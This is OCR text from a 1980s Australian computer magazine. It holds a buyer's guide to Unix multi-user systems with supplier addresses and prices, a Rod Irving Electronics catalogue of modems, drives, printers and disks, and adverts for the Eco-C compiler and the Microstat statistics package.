Convergent Technologies Miniframe
Supplier: Sigma Data Corporation, 11th floor, 157 Walker Street, North Sydney 2060; (02) 957 3777.
Price: $31,700
Description: The Miniframe is based on a 68010 processor with 512 Kbytes of RAM as standard. Programming languages available include COBOL, BASIC interpreter and compiler, FORTRAN 77, Pascal and C. Data management facilities include ISAM, screen generator, and sort/merge, while office processing tools include word processing, financial spreadsheet, and electronic mail.
Basic Configuration: 68010 CPU, 512 Kbytes RAM, 50 Mbyte hard disk, 13 cm floppy disk drive, two RS-232 serial ports, one RS-422 port, Unix System V, C programming language, CTOS operating system, and one intelligent terminal (8088 processor).
Unix version supported: System V (virtual memory).

Cromemco System 100
Supplier: Insystems, Suite 11, 84 Pacific Highway, St Leonards 2065; (02) 439 3788.
Price: $20,350
Description: A machine with dual Z80B and M68010 processors and up to 4 Mbytes of core memory, the System 100 can handle 8 users. It has a high-speed ST506-type Winchester (50 Mbytes standard, expandable to 1200 Mbytes) with on-board disk buffer memory. The full range of communications protocols and peripherals are supported. Options include a 12-MIP co-processor, a BIART communications card, high-resolution colour graphics, and a nine-track tape drive.
Basic Configuration: CS100 with 50 Mbyte hard disk and 512 Kbytes of RAM.
Unix version supported: System V with Berkeley enhancements.
Supplier: Minicomp Software & Hardware, 104-108 Mount Street, North Sydney NSW 2060; (02) 957 6800.
Price: $15,006
Description: The System 100 is a desktop computer which provides multi-user, multitasking capabilities. This is the smallest unit in Cromemco's new range of Unix machines. The System 100 can be expanded to hold 150 Mbytes of hard disk storage, 2 Mbytes of internal memory and 17 serial I/O ports. Like Cromemco's other systems, it has a unique XMM memory manager for Unix. It is provided with AT&T's Unix System V and Cromemco's proprietary operating system Cromix Plus.
Basic Configuration: 21 Mbyte hard disk, 1 Mbyte RAM.
Unix version supported: System V (plus Berkeley enhancements). ▷

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
- CCITT V23 1200/75
- Bell 103 300 Full duplex
- Bell 202 1200 Half duplex
- Auto answer, auto disconnect.

Telecom Approval No. C84/37/1134

$379




CICADA 300

- 300 baud
- Provides full 12V bipolar ouput signal
- Direct connect modem
- Full duplex operation

(Phone not included)

Cat. X19101 **$180**



TELECOMMUNICATION PLUG TO 2 SOCKETS.

Ideal for modem connections.

Cat. Y16014 **$12.95**

ROD IRVING ELECTRONICS
425 High Street,
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VICTORIA, AUSTRALIA
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TELEX: AA 38897
48-50 A'Beckett Street,
MELBOURNE, 3000
VICTORIA, AUSTRALIA
Ph. (03) 663 6151
Mail Order and correspondance:
P.O. BOX 235
NORTHCOTE 3070

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POSTAGE RATES

$1-$9.99	$2.00
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$25-$49.99	$4.00
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$100-199	$7.50
$200-$499	$10.00
$500 plus	$12.50

This is for basic postage only, Comet Road freight, bulky and fragile items will be charged at different rates.

MasterCard VISA

MICROBEE ENHANCER 1


This brand new, totally amazing kit for the Microbee is a must for all Microbee owners/users!

Most expansion units up to this time offered at best only one or other features; and this made it impossible to run, say, complex sound effects mingled with speech. The Enhancer 1 will do all this and much more as well. It is quite amazing how much has been shoe-horned into this compact unit. The Enhancer 1s' many powerful features inlcude:

- Two ATARI/COMMODORE/ COLECO/SEARS type joystick inputs.
- Two TRS COLOR COMPUTER type joystick inputs.
- Allows the connection of Touch Pads, Paddles, Proportional Joysticks, Trakballs, Mice, temperature senors, lights level sensors, transducers, etc, etc!!
- A 4 voice music/sound effects sythesizer.
- A real time clock.
- Unlimited vocabulary speech synthesizer (option).
- Parallel printer interface (option)
- A built-in speaker with volume control.
- Listings of all necesary routines for use.
- An impressive demonstration program package.
- Compatible to all Microbees.
- All units carry a 90 day warranty and servicing is also available.
- Digital recording and playback of speech and sound.
- An 8 channel analog to digital converter with variable voltage or variable resistance type analog inputs and also user selectable resolution from 1 to 9 bits.
- A digital to analog converter with selctable resolution from 1-8 bits.
- Allows automatic data acquisition and logging.
- 5 digital input lines, 4 digital ouput lines.
- A voice input channel.
- A 40 pin experimenter socket with all 8 analog inputs, 5 digital inputs, 4 digital ouputs, 3.58 MHz buffered clock, sound output (so that you can play the sound effects through your HI FI), 3 high resolution voltage comparators, DAC output etc.

The amazing Microbee Enhancer is available exclusively from Rod Irving Electronics.


Cat. **$149**



"IBM TYPE" COMPUTER CASING

Give your kit computer a totally professional appearance with one of these "IBM type" casings, includes room for 2 5¼ inch disk drives and connection ports. Dimensions 49x39x5cm.

Cat. X11090 **$109**



MAINS MUFFLER

Sudden mains distrubances can seriously affect your computer equipment, and stored data. Why risk it, when you can have a Mains Muffler, particularly when the cost of one failure is likely to be greater than the purchase price!


Specification:
Maximum total load:
1000w 4 AMP 250v 50Hz

First Stage- Single Pl Section
Attenuation - 150KHz - 40dB
500 KHz - 65dB
10 KHz - 80dB

Second Stage- Dual T Section
Attenuation - 150KHz - 20dB
500 KHz - 60dB
10 KHz - 70dB

VDR Transient Suppression
Surge capacity 2000 AMP 8x20 uS


Cat. X10090 **$249**



GRAPHIC MOUSE SYSTEM

Now everybody can create superb computer graphics in minutes. Think of how much more professional your work could look with the 'Graphic Mouse'! An absolute must for Apple IIe users. Includes software and mouse.

Cat. X17037 **only $99**



APPLE* COMPATIBLE CARDS

Printer Card Cat. X17029 **$85**
Drive Card Cat. X17019 **$85**
Speech Card Cat. X17031 **$75**
80 Column Card Cat. X17025 **$95**

APPLE JOYSTICKS

Ideal for games or word processing. Fits most 6502 "compatible" computers.

Cat. C14200 **$27.95**

APPLE* COMPATIBLE SLIMLINE DISK DRIVES

Cat. X19901

1-9	10+
$225	$220

(*Apple is a registered trade mark.)


REPLACEMENT KEYBOARDS

- For Apple
- 42 single key BASIC command
- One chip custom design encoder
- Made by ALPS, life time, 10 million operations
- Dimension: L340xW110xH42mm

Cat. KC2002 **$79.50**

- For Apple
- 45 built in function keys, BASIC and CP/M command.
- 45 user defined keys
- Built-in shift lock
- Made by ALPS, life time, 10 million operations
- Dimension: L340xW130xH42mm

Cat. KC2002 **$99.00**



IBM* COMPATIBLE COMPUTER

$2,450

Including Tax!

*IBM is a registered trademark

MITSUBISHI DISK DRIVES

M2896-63
Slimline 8" Disk Drive, Double sided Density No AC power required. 3ms track to track, 1.6 Mbytes unformatted, 77 track side 10s/su10 bit soft error rate.

Cat. C11916 **$550**
Case & Power Supply to suit
Cat. X11022 **$159**

M2894
Standard size 8" drive. Double

Cat. C11914 **$630**
Case & Power Supply to suit
Cat. X11011 **$89**

M4854
Slimline 5¼" disk drive. Double sided, double density, 96 track/inch, 9621 bit/inch, 1.6Mbyte unformatted 3ms track to track access, 77 track/side.

Cat. C11904 **$350**
Case & Power Supply to suit.
Cat. X11011 **$89**

M4853
Slimline 5¼" disk drive, Double sided, double density, 1 Mbyte unformatted, 3ms track to track, 80 track/side, 5922 bits/inch.

Cat. C11903 **$260**

M4851
Slimline 5¼" disk drive. Double sided, double density 500K unformatted, 40 track/side. Steel band drive system.

Cat. C11901 **$199**
Case & Power Supply to suit
Cat. X11011 **$89**

M4855
Slimline 5¼" disk drive, double sided, double density, 96 track/inch. 2.0 Mbytes unformatted.

Cat. C11905 **$385**


MF351
3½" Standard size disk drive. Single sided, double density.

Cat. C11921 **$225**

RITRON 2

Stylish swivel base monitor, available in amber or green.

1-9	10+	100+
Green Cat. X14500	$215	$205
Amber Cat. X14500	$219	$205



PHOENIX 5

Suits Apple, Commodore, even your VCR!

- Pal and R.G.B.
- Normal Resolution
- 13" CRT Dot Pitch 0.65mm
- Horiz. Resol. 320 TV lines
- Vert. Resol. 560 TV lines
- Display Characters 1,000 Ch.(40x25)
- 16 Colours (Pal)
- Green text display

Cat. X14522 **$499**

PHOENIX 4

- R.G.B., TTL
- High Resolution
- 13" CRT Dot Pitch 0.31mm
- Horiz. Resolution 720 dots
- Vert. Resolution 240 T.V. Lines
- Display Characters 2000 Ch. (80 x 25)
- 8 Display colours and intensity
- Green text display

Cat. X14520 **$849**

XIDEX PRECISION SCREEN

Headaches, fatigue and tired eyes are a common complaint from users of CRT's. But studies have reported that the use of the Xidex Precision Screen, actually increases effeciency 20% while relieving eye strain, headaches and general fatigue.

1-9	10+
$39.70	37.00

IC SPECIALS!

	1-9	10+
4116	$1.80	$1.70
4164	$2.75	$2.55
2716	$5.90	$5.50
2732	$6.25	$5.95
2764	$8.25	$7.95
27128	$12.50	$11.50
6116	$5.50	$5.15
41256	$14.50	$12.50

IBM ADD ON HARD DISK

- 10 Mbyte
- Seagate hard disk
- Hard disk controller by Xebec

Cat. X20010 **$1,495**

RITEMAN INFO RUNNER


An exciting new printer from the experts "Riteman". This compact stylish printer performs like printers twice its' price and size. 120 C.P.S., dot resolution graphics, tractor/friction feed, 10" paper.

$459

Juki Printer

Professional daisy wheel printer 18CPS full incremental mode Diablo 630 emulation. Large range of daisy wheels. 8K internal buffer available.

WAS $790 NOW $725



FULL RANGE OF ITOH PRINTERS

8510 SP 180 C.P.S.
tax exempt **$773** incl. tax **$928**
1550 SP 180 C.P.S.
tax exempt **$1,000** incl. tax **$1,167**
8510 SC (Colour)
tax exempt **$906** incl. tax **$1,057**
1550 SC (Colour)
tax exempt **$1,132** incl. tax **$1,321**

READY MADE CABLES

Serial to serial. 2 m

Cat. P19011 **$18.95**
Parallel centronics to centronics. 2m
Cat. P19013 **$23.95**

DISKS GALORE!!

All prices for boxes of 10. Single disks 10% extra.

SPECIALS!

MD525-01 S/S D/D Cat. C12501 **$29.50**
MD550-01 D/S D/D Cat. C12504 **$39.50**

Head Cleaners

C12551 5" Head Cleaner **$10.50**
C12851 8" Head Cleaner **$11.50**

VALUELIFE

C12421 S/S D/D **$22.95**
C12425 D/S D/D **$29.95**

8" Verbatim

C12800 FD32-1000 S/S S/D	$39.50
C12801 FD32-8000 S/S D/D	$49.50
C12802 FD32-9000 S/S D/D	$49.50
C12803 FD34-1000 S/S D/D	$49.50
C12804 FD34-8000 S/S D/D	$55.50
C12805 FD10-4008 D/S S/D	$59.50
C12806 FD10-4015 D/S S/D	$64.50
C12807 FD10-4026 D/S S/D	$64.50
C12808 FF32-2000 S/D D/D	$69.00
C12809 FF34-2000 S/D D/D	$69.00
C12810 DD32-4000 D/S D/D	$52.50
C12811 DD34-4001 D/S D/D	$52.50
C12812 DD34-4008 D/S D/D	$54.50
C12813 DD34-4015 D/S D/D	$54.50
C12814 DD34-4026 D/S D/D	$54.50

5¼" Verbatim Disks

5 year Datalife guarantee

MD525-01 (S/S D/D)	$29.50 C12501
MD525-10 (S/S D/D 10 Sect. 40 Track)	$39.50 C12502
MD525-16 (S/S D/D 16 Sect 40 Track)	$39.50 C12503
MD550-01 (D/S D/D)	$39.50 C12504
MD550-01 (D/S D/D 10 Sect 40 Track)	$49.50 C12505
MD550-16 (D/S D/D 16 Sect 40 Track)	$49.50 C12506
MD577-01 (S/S D/D Soft Sect 80 Track)	$49.50 C12507
MD577-10 (S/S D/D 10 Sect 80 Track)	$59.50 C12508
MD577-16 (S/S D/D 16 Sect 80 Track)	$59.50 C12509
MD557-01 (D/S D/D Soft Sect 80 Track)	$59.50 C12510
MD557-16 (D/S D/D 16 Sect 80 Track)	$59.50 C12511

XIDEX DISKS

1-9	10+
Box of 10 S.S. D.D. Cat. C12401	
$34.50	$29.50
Box of 10 D.S. D.D. Cat. C12410	
$44.50	$39.50

DISK STORAGE BOXES

Efficient and practical, these disk storage boxes protect your disks from being damaged or lost.

50's. Features smoked plastic cover with provision for a lock. High impact ABS plastic base.

Cat. C16025 **$26.50**

50's. Features smoked plastic cover Divided into 10 sections, each fan elevates the disks for easy identification and access.

Cat. C16050 **$34.50**

If not, then very nearly!

Errors and ommisions excepted

Cromemco System 300
Supplier: Insystems, Suite 11, 84 Pacific Highway, St Leonards 2065; (02) 439 3788.
Price: $26,855
Description: This Cromemco is a 21-slot, S100-based system, featuring a fast 32-bit processor, 16 Mbytes of core memory and support for 16 users. Options include a 12-MIP co-processor, colour graphics, communications, Ethernet PC networking, a nine-track tape drive and cartridge drive for backup.
Basic Configuration: CS300 with 50 Mbyte hard disk and 512 Kbytes of RAM.
Unix version supported: System V with Berkeley enhancements.
Supplier: Minicomp Software & Hardware, 104-108 Mount Street, North Sydney NSW 2060; (02) 957 6800.
Price: $26,367
Description: The System 300 combines large disk storage with processing power. A 20-slot bus provides ample room for expansion, and the System 300 is totally compatible with the smaller System 100 and upwardly compatible with Cromemco's powerful System 400. The 300 can be expanded to hold 300 Mbytes of hard disk storage, 16 Mbytes of internal memory and 33 serial I/O ports. Provided with AT&T's Unix System V and Cromemco's proprietary operating system Cromix Plus.
Basic Configuration: 50 Mbyte hard disk, 1 Mbyte RAM.
Unix version supported: System V (plus Berkeley enhancements).

Cromemco System 400
Supplier: Insystems, Suite 11, 84 Pacific Highway, St. Leonards NSW 2065; (02) 439 3788.
Price: $48,090
Description: Expandable, free-standing S100 system with integral 140 or 280 Mbytes of hard disk storage and up to 16 Mbytes of demand-paged RAM. Supports 16 users. Features a built-in 32 Mbyte cartridge drive.
Basic Configuration: CS400 with 140 Mbytes hard disk, 4 Mbytes of RAM.
Unix version supported: System V with Berkeley enhancements.
Supplier: Minicomp Software & Hardware, 104-108 Mount Street, North Sydney NSW 2060; (02) 957 6800.
Price: $47,263
Description: The System 400 is a high-performance, high capacity super-micro that is ideal for the professional working office environment. This is the largest range in the Cromemco series of Unix machines and is totally compatible with the smaller Systems 100 and 300. The System 400 can be expanded to hold 300 Mbytes of hard disk storage, 16 Mbytes of internal memory, and 64 serial I/O ports. The system is provided with AT&T's Unix System V and Cromemco's proprietary operating system Cromix Plus.
Basic Configuration: 150 Mbyte hard disk, 4 Mbytes RAM, 8 RS-232 serial I/O ports
Unix version supported: System V (plus Berkeley enhancements)

Dual 83/80
Supplier: Dual Systems Australia, 55 Phillip Street, Parramatta 2150; (02) 635 6651.
Price: $34,000
Description: The Dual 83/80 is a high-performance microcomputer with 80 Mbytes of storage and support for up to 12 users. Sharing the advanced processor board with the CPU is the Motorola 68451 Memory Management Unit that allocates memory dynamically according to need.

Basic Configuration: Dual CPU, 80 Mbyte mass storage.
Unix version supported: System V.

Dual 83/500
Supplier: Dual Systems Australia, 55 Phillip Street, Parramatta 2150; (02) 635 6651.
Price: Around $80,000.
Description: The Dual 83/500 is a high-performance 16-bit microcomputer system. The basic system supports 8 users, with optional serial capacity to support a maximum of 16 users. Some packages available include LEX word processor, UNIFY database, ACSNET networking system, and ULTRACALC spreadsheet. The system can accommodate more than one billion bytes of mass stoarage.
Basic Configuration: Dual CPU, 2 Mbytes of RAM.
Unix version supported: System V.

Elxsi System 6400
Supplier: Techway, 61 Lavender Street, Milsons Point NSW 2061; (02) 929 4988.
Price: Price on Application
Description: The ELXSI System 6400 is a modular 64-bit, general-purpose computer system, offering a wide range of processing performance through the use of multiple, tightly coupled central processing units, and extremely large memory (up to 192 Mbytes). Expansion of the system is made easy by the use of the multiple CPUs. This gives the system the capability of performing from 4 to 40 million instructions per second (MIPS), providing cost-effective mini-computer to supercomputer performance. Full virtual memory support is provided, with automatic load balancing across multiple CPUs. Multiple versions of Unix can be run on the same computer and the system is provided with many Berkeley enhancements and highly optimizing C and FORTRAN compilers.
Basic Configuration: Single CPU, 8 Mbytes memory, 474 Mbytes of disk storage.
Unix version supported: System V.

Esprit X16
Supplier: Mitsui Computer Limited, 1-3 Rodborough Road, Frenchs Forest NSW 2086; (02) 451 7711.
Price: $11,280 to $24,840, depending on configuration.
Description: The Multi-user X16 is the perfect solution for small to medium organisations with specialised software needs or the programmer who wants to write specialised software. Packed in a small, inexpensive, attractively-designed package, it combines the programming advantages of the Unix operating system with the advantages of an easy-to-use, multi-user system. The system has an 80186 processor, support for four users (with expansion to eight), 19 to 195 Mbytes of Winchester disk storage plus one 820 Kbyte floppy, one parallel and one serial port, and four serial workstation ports.
Basic Configuration: 4 users, 512 Kbytes RAM, 19 Mbyte hard disk.
Unix version supported: Multi-user Xenix 3.0 with Esprit utilities.

HP9000 Series 200
Supplier: Hewlett-Packard Australia, 31-41 Joseph Street, Blackburn 3130, (03) 895 2895.
Price: $10,261 (excl. tax).
Description: The series 200 has a 12.5 MHz Motorola 68000 processor and 16 Kbytes of high-speed cache.
Basic Configuration: 1 Mbyte RAM, HPIB and disk, ASI and terminal.
Unix version supported: HP-UX version 2.1

HP9000 Series 500
Supplier: Hewlett-Packard Australia, 31-41 Joseph Street, Blackburn 3130; (03) 895 2895.
Price: POA
Description: The HP9000 Series 500 is a family of powerful 32-bit computers for scientific and engineering applications offering a wide variety of configurations from integrated workstations to multi-user systems. The architecture of the series 500 can accommodate a second and third CPU functioning simultaneously on its memory processor bus. It also has a direct access range of 500 Mbytes and a clock speed of 18 MHz. Features HP proprietary NMOS III floating-point processor, uucp and RJE LANs and a 32-user licence from AT&T. Hardware supported graphics include a 5 megaflop accelerator.
Basic Configuration: CPU, IOP, 1.5 Mbytes RAM, terminal, HPIB, 15 Mbyte disk.
Unix version supported: HP-UX 5.0 (System V, Release 2 implementation).

Integral Personal Computer
Supplier: Hewlett-Packard Australia, 31-41 Joseph Street, Blackburn 3130; (03) 895 2895.
Price: $11,637.10
Description: The Integral PC is a 32-bit transportable, integrated PC with HP-UX Unix kernel built into the ROM for added speed. Includes electroluminescent display, ITF keyboard, ThinkJet printer, microfloppy disk drive, windowing, mouse-driven cursor-control and BASIC implemented in the HP-UX kernel.
Basic Configuration: 512 Kbytes RAM, 256 Kbytes ROM, one microfloppy drive and ThinkJet printer.
Unix version supported: HP-UP and Bell System III.

Labtam 3015/V32
Supplier: Labtam International, 2 Help Street, Chatswood NSW 2067; (02) 411 2588.
Price: $34,500 (excluding tax).
Description: The Labtam 3015/V32 is a 32-bit, floor-mounted unit. The National Semiconductor 32032 is the first commercially- available, full 32-bit microprocessor that incorporates the NS 32081 64-bit double-precision, floating-point mathematics processor and the NS 32082 demand-paged virtual memory management facility. The Unix System V Operating System features file and record locking for multi-user access, memory management for 16 Mbytes of address space, FORTRAN 77 enhancements and the C programming language, as well as all other standard utilities. The standard 2 Mbytes of RAM is expandable to 12 Mbytes.
Basic Configuration: 2 Mbytes RAM, 56 Mbyte hard disk, 45 Mbyte streaming tape, 1.2 Mbyte 20 cm disk drive, eight RS-232 ports, 800 by 600 pixels graphics.
Unix version supported: System 5.2 version 2.

Morrow Tricep
Supplier: Automation Statham, 47 Birch St, Bankstown NSW 2200; (02) 709 4144.
Price: About $18,000, including programmers tools and text processing utilities such as nroff, troff, man, eqn ,tbl, make, lex, and yacc.
Description: The Tricep is a low cost system which lets you run MS-DOS on slave processor boards. Built around an IEEE 696 bus (14 slots) and 8 or 10 MHz CPU with memory management, features include: centronics printer port; four or eight serial ports with intelligent DMA controllers (one 8085 per 4 ports); 16 or 34 MByte Winchester disk (up to 4 drives); 400 Kbyte minifloppy drive; built-in 20 cm floppy drive support.
Basic Configuration: 8 MHz CPU, 512 K RAM, 4 Serial Ports, 16 MByte Hard disk.
Unix version supported: Unisoft (Uniplus+) port of System V.

Olivetti/AT&T 3B2
Supplier: Olivetti Australia, 140 William Street, Sydney NSW 2001; (02) 358 2655.
Price: From under $20,000 to $51,000.
Description: The AT&T 3B2/300 computer is a 32-bit desktop supermicro based on the WE 32000 microprocessor. It is compact, easy to configure into a single or multi-user system, and offers a wide range of performance, peripheral and software options. Either a 10 Mbyte or 32 Mbyte hard disk is supported, with a 13 cm floppy disk in the main cabinet. As a general rule, the 3B2/300 is designed to support up to 8 users. The 3B2/400 is a supermicro which fills a gap between the 3B2/300 and the 3B5 series. Its architecture is based on the 3B2/300, but performance is 40-60 per cent higher with the 10 MHz WE32100 microprocessor. Two hard disks (up to 74 Mbytes each) are supported internally, together with a 24 Mbyte cartridge tape drive. The 3B2/400 is designed to support up to 20 users. Software compatibility is maintained across the range of AT&T machines.
Basic Configuration: 512 Kbyte memory, 720 ▷

Kbyte floppy disk, 10 Mbyte hard disk, single terminal.
Unix version supported: System V, Release 1.0

Olivetti/AT&T 3B5
Supplier: Olivetti Australia, 140 William Street, Sydney NSW 2001; (02) 358 2655.
Price: From $100,000 to $170,000.
Description: There are four models of the 3B5/100. The System 100A is the minimum working system, with 1 Mbyte of memory as standard and eight RS232C ports. The System 100B has more I/O slots and expansion capability, including up to 16 Mbytes of memory. The System 100C is similar to the 100A, but has a 9-track tape drive included as standard equipment, while the System 100D offers more expansion capabilities,like the 100B. The System 200 models E, F and G use a faster processor and have almost twice as many I/O slots as the 100 family. The System 200G has two 9-track tape units, 2 Mbytes (expandable to 16 Mbytes) of main memory with cache buffering and 26 user-definable I/O slots. Software compatibility is maintained across the range of machines and a wide range of peripheral options is available.
Basic Configuration: 1 Mbyte memory, 48 Mbyte hard disk, eight serial ports.
Unix version supported: System V, Release 1.0

Perkin-Elmer 7350A
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde NSW 2113; (02) 887 1000.
Price: $16,750 — $30,000 (excluding tax).
Description: A complete, flexible computer system, the PE7350A offers hardware and software versatility to provide a wide variety of production environments. Its 3 Mbyte RAM memory capacity, integral 15 or 40 Mbyte disk and tape backup option offer considerable scope for up to 5 users. It has a menu-driven user interface and a variety of tools and facilities. The 7350A uses a MC68000 microprocessor and maintains software compatibility with the Series 3200 supermini family.
Basic Configuration: 1 Mbyte memory, 15 Mbyte hard disk
Unix version supported: System III.

Perkin-Elmer 3203
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Sydney NSW 2113; (02) 887 1000.
Price: $39,000 — $87,290 (excluding tax).
Description: The 3203 system is designed for the multi-user environment in commercial, technical and industrial applications where ease of installation and ease of operation is important. With hardware expansion, software portability and data communication links, the 3203 system provides an economic approach to handling a myriad of problems. Self-contained in a desk-high cabinet, the 3203 is customer-installable and provides multi-terminal support for 16 users.
Basic Configuration: 1 Mbyte memory, 51 Mbyte hard disk.
Unix version supported: System V, Release 2.

Perkin-Elmer 3205
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde NSW 2113; (02) 887 1000.
Price: $56,000 — $100,000 (excluding tax)
Description: The model 3205 is a low-cost, physically small 32-bit machine. The processor is implemented as a single board with floating point features. It is compatible with the rest of the 3200 range.
Basic Configuration: 1 Mbyte memory, 50 Mbyte hard disk.
Unix version supported: System V, Release 2.

Perkin-Elmer 3210
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde NSW 2113; (02) 887 1000.
Price: $77,150 — $172,550 (excluding tax).
Description: Positioned in the low to middle range of Perkin Elmer Series 3200 superminis, the Model 3210 supports up to 16 Mbytes of memory and a maximum of 64 users running a variety of large, complex applications. It provides data communications support.
Basic Configuration: 1 Mbyte of RAM, 50 Mbyte hard disk.
Unix version supported: System V, Release 2.

Perkin-Elmer 3230
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Sydney NSW 2113; (02) 887 1000.
Price: $150,000 — $308,000 (excluding tax)
Description: The 3230 is designed for applications requiring the power and flexibility of 32-bit architecture balanced by cost/performance constraints. It is capable of supporting 128 terminals and fulfilling all general-purpose computational needs, and features a fast floating-point processor, memory management hardware and automatic battery backup.
Basic Configuration: 1 Mbyte RAM, 50 Mbyte hard disk.
Unix version supported: System V, Release 2.

Perkin-Elmer 3250XP
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde NSW 2113; (02) 887 1000.
Price: $304,500 — $450,000 (excluding tax).
Description: The 3250XP is capable of high-performance computations and extensive concurrent input/output activity. This extremely fast operation is a product of its advanced design and system implementation. Memory system capacity starts at 2 Mbytes and is expandable to 16 Mbytes and features high-speed multi bank, interleaved cache memory.
Basic Configuration: 2 Mbytes memory, 80 Mbyte hard disk.
Unix version supported: System V, Release 2.

Pyramid 90x, Pyramid 90Mx Dual Processor, UNIVERSE
Supplier: Pyramid Technology Australia, 77 Pacific Highway, North Sydney 2060; (02) 957 2655.
Price: $225,000 — $650,000
Description: The Pyramid computers feature a dual port of Unix — both System V and 4.2 BSD. Specifically designed for the Unix environment, with RISC (reduced instruction-set computer) architecture, they provide Pick and Prime information-compatible systems running under Unix. The 90Mx is a dual-processor system providing expanded memory capacity, user connection ports, I/O slots and processing power in a manner transparent to the user.
Basic Configuration: 90x, 16 ports, 2 Mbytes memory, nine-track tape, 415 Mbyte disk.
Unix version supported: System V and 4.2 BSD.

Seiko Series 8600
Supplier: Tomas Systems and Sky Systems. Tomas Systems, 30 Whiting Street, Artarmon 2064; (02) 438 4233. Sky Systems, PO Box 274, St Leonards 2065.
Price: $12,800
Description: Running an Intel 8086 processor, the Series 8600 is made up of modular components, and can be configured to fit a wide variety of business needs. It supports six industry-standard operating systems, including CP/M-86, MP/M-86, MS-DOS, Oasis-86, Uni-Dol and Thoroughbred OS.
Basic Configuration: 256 Kbytes RAM, one floppy drive.
Unix version supported: Uni-Dol (System III).

Sun-2 Product Family
Supplier: Sun Computer Australia, 77 Pacific Highway, North Sydney 2060; (02) 957 2655.
Price: Starting at $22,000 for the Word station.
Description: High-resolution bit-mapped graphics display, dedicated 32-bit architecture and a 10Mhz 68010 CPU are features of the Sun-2. Sun's third party software program (CATALYST) provides access to more than 250 software products. On top of Ethernet, Sun implements the Address Resolution Protocol (ARP), Inter-network Protocol (IP), and Transmission Control Protocol (TCP).
Basic Configuration: Sun 2/120, 42 Mbyte disk, cartridge backup, 2 Mbytes main memory.
Unix version supported: 4.2 BSD.

Visual 2000
Supplier: Kenelec (Aust), Suite 8, 54 Alexander Street, Crows Nest 2065; (02) 439 5500.
Price: $17,280 ▷

Eco-C Compiler now for MS-DOS

The fastest C compiler for 8 bit CPUs is now available for MS-DOS (version 2.00 or later).

String Manipulation Functions

atof()	__atoi()	__atol()
atol()	decimal()	__ftoa()
ftoa()	__hex()	hex()
index()	itao()	lmod()
ltoa()	__octal()	octal()
strcat()	strcmp()	strcpy()
strlen()	strncat	strncpy()

Transcendental Functions

acos()	asin()	atan()
atan2()	cos()	cosh()
cotan()	exp()	log()
ln()	power()	sin()
sinh()	sqrt()	tan()
tanh()		


- Perfect for beginner and experienced professional.
- Supports all data types (including longs, floats and doubles) and operators (except bit fields)
- Over 100 library functions, including transcendentals. These conform to UNIX v7 specifications. MS-DOS version has file compatibility with UNIX v7 specs. Programs written with Eco-C can be run under the UNIX C Compiler with few (if any) changes.
- Generates Z80 assembler output (Zilog mnemonics) for use with Microsoft's MACRO 80 assembler (M80) to produce REL files for the linker (L80). Uses true LL(1) grammar with predictive parsing.
- Error messages are in English.
- Floating point is fully 8087 compatible; same floating point answers regardless 8087 being present (as emulator).
- No more third party royalty fees for application software written in 'C'.
- Over 60% Australian content. Fully supported by University graduate and experienced 'C' programmers. We use it for our own software development.
- As users of 'C', we have found this compiler to be quite superior in speed, function and accuracy to a well known Australian 'C' compiler.

Eco-C vs Hitech C

BENCHMARKS (TI PROFESSIONAL NO 8087)
All times in seconds

SEIVE	EXECUTION	COMPILATION
ECO-C	13	68
HITECH	17	42
FLOAT		
ECO-C	5.5	79
HITECH	35	47
FIBONACCI		
ECO-C	43	50
HITECH	72	37

Microstat



New release – version 4.1

Microstat© Rel 4.1 has all the powerful features that have made Microstat the most popular interactive statistics package for the past several years. It now:

- Interfaces with ASCII files and most external database/spreadsheet programs:
  These include Dbase II, Open Access, Multiplan, Lotus.
- Output redirection to text files for editing and report generation.
- Missing data handling
- Improved Recode/Select options
- Handles large data sets. File size is limited only by disk capacity for most procedures.
- Data Management Subsystem (DMS) for file creation plus the ability to edit, list, destroy delete cases, augment, sort, rank order, lag, move, merge and transform data.

Data transformations include: add, subtract, multiply, divide, reciprocal, log, natural log, natural antilog, exponential, linear transformation, adding any number of variables to create a new variable, plus others.

- The DMS places you in complete control of the data files and allows you to create new variables from existing variables via the transformations.

Other features include:

- Descriptive statistics
- Hypothesis tests
- Analysis of Variance
- Scatterplot
- Correlation analysis
- Simple, Multiple and Stepwise regression analysis
- Time series analysis
- Non paramatric analysis
- Crosstabs
- Factorials, permutations, combinations and probability distributions

